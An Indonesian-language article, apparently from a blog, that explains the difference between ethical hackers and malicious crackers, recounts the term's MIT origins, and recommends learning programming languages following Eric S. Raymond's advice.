Dan dari kesalah penafsiran tadi, hingga kini pun istilah hacker masih dibiaskan dengan istilah cracker. Kerancuan itu tidak hanya terjadi di Indonesia saja, bahkan di luar negeripun pandangan terhadap keduanya sama seperti itu.

Terminologi hacker muncul pada awal tahun 1960-an diantara anggota organisasi mahasiswa Tech Model Railroad club di Lab Kecerdasan Artifisial Masschusetts Institute Of Teknology (MIT). Istilah hacker awalnya bermakna positif untuk menyebut seorang anggota yang memiliki keahlian dalam bidang komputer dan mampu membuat program komputer dengan lebih baik ketimbang yang ada sebelumnya (Memahami karakteristik Komunitas Hacker: Studi Kasus pada Komunitas Hacker Indonesia, Donny B.U, M.Si)


MENJADI HACKER

Mungkin sekilas tentang definisi di atas cukup untuk membatasi sejauh mana peranan seorang hacker dan cracker itu. Tulisan ini tidak akan mengangkat sejarah hacker dan awal mula kerancuannya. Namun lebih menitik beratkan pada bagaimana seandainya kita belajar menjadi hacker. Atau lebih spesifik, bisakah kita menjadi seorang hacker?

Dalam tulisan How to Become a Hacker, Eric Steven Raymon mengatakan bahwa menjadi hacker tidaklah segampang yang dikira. Langkah awal untuk menjadi seorang hacker haruslah menguasai minimal 5 bahasa pemrograman yang ada. Ia menyebut bahasa pemrograman C/C++, Java, Perl, Phyton & LISP. Selain itu mampu berinteraksi dengan program HTML untuk dapat membangun komunikasi dengan jaringan internet. Semua dasar diatas adalah ilmu yang "wajib" dimiliki jika kita memang berminat untuk menjadi seorang hacker sejati. Karena pada dasarnya menjadi Hacker adalah penguasaan terhadap membaca dan menulis kode.

Kenapa kode? Karena memang komputer yang kita jalankan setiap hari pada intinya adalah terdiri dari berbagai kode instruksi yang cukup rumit.

Selain penguasaan terhadap bahasa pemrograman diatas, kita pun harus punya bekal yang cukup dalam berbahasa inggris untuk dapat saling bertukar pikiran dengan komunitas hacker dari seluruh dunia. Ini tidak dilarang karena pada umumnya, mereka (anggota komunitas tersebut) memiliki kode etik tersendiri tentang open-source atau kode-kode program yang boleh dibuka dan diutak atik oleh orang lain. Contoh, kode-kode Linux yang marak di perkenalkan baru-baru ini memiliki konsep open source dan karenanya bisa dimiliki oleh khalayak ramai dengan sebutan free software.

Kembali pada persoalan diatas, menjadi seorang hacker untuk tujuan saling berbagi ilmu dalam teknologi informasi ini, atau dalam arti yang lebih luas untuk memudahkan pemakai komputer pada masa yang akan datang, bukanlah hal harus ditakuti. Sebaliknya, ilmu tersebut harus diterjemahkan dan sama-sama digali sehingga menjadi bagian terintegral dalam memahami lika-liku dunia cyber. Asal saja kita tidak terjebak pada prilaku yang negatif sehingga menjadi seorang cracker yang membobol sitem rahasia orang lain.


PERBEDAAN HACKER DAN CRACKER

a) HACKER

Mempunyai kemampuan menganalisa kelemahan suatu sistem atau situs. Sebagai contoh : jika seorang hacker mencoba menguji situs Yahoo! dipastikan isi situs tersebut tak akan berantakan dan mengganggu yang lain. Biasanya hacker melaporkan kejadian ini untuk diperbaiki menjadi sempurna.

Hacker mempunyai etika serta kreatif dalam merancang suatu program yang berguna bagi siapa saja.

Seorang Hacker tidak pelit membagi ilmunya kepada orang-orang yang serius atas nama ilmu pengetahuan dan kebaikan.
b) CRACKER

Mampu membuat suatu program bagi kepentingan dirinya sendiri dan bersifat destruktif atau merusak dan menjadikannya suatu keuntungan. Sebagian contoh : Virus, Pencurian Kartu Kredit, Kode *****, Pembobolan Rekening Bank, Pencurian Password E-mail/Web Server.

Kasus yang paling sering ialah Carding yaitu Pencurian Kartu Kredit, kemudian pembobolan situs dan mengubah segala isinya menjadi berantakan. Sebagai contoh : Yahoo! pernah mengalami kejadian seperti ini sehingga tidak bisa diakses dalam waktu yang lama, kasus clickBCA.com yang paling hangat dibicarakan tahun 2001 lalu.
Sudah jelas yang sebenarnya orang jahat itu adalah cracker bukan hacker seperti kebanyakan pendapat orang.

Di sisi ini menarik untuk di simak, satu sisi, kita butuh teknologi canggih yang kerap bermunculan dalam hitungan detik, sisi lain ada kekhawatiran takut terjebak pada pola "nyeleneh" yang berakibat patal. Namun demikian, sebagai satu sikap, kita berpijak pada satu kesepakatan, bahwa mempelajari bahasa-bahasa yang ditawarkan oleh Eric Steven Raymon diatas, adalah hal yang baik. Karena dengan mempelajarinya, kita minimal dapat mendapat solusi untuk membuat program yang berguna bagi orang lain. Dan jika ini dilakukan, percayalah, anda adalah seorang hacker.
Selengkapnya → Perbedaan Hacker Dengan Cracker

BAGUS.CO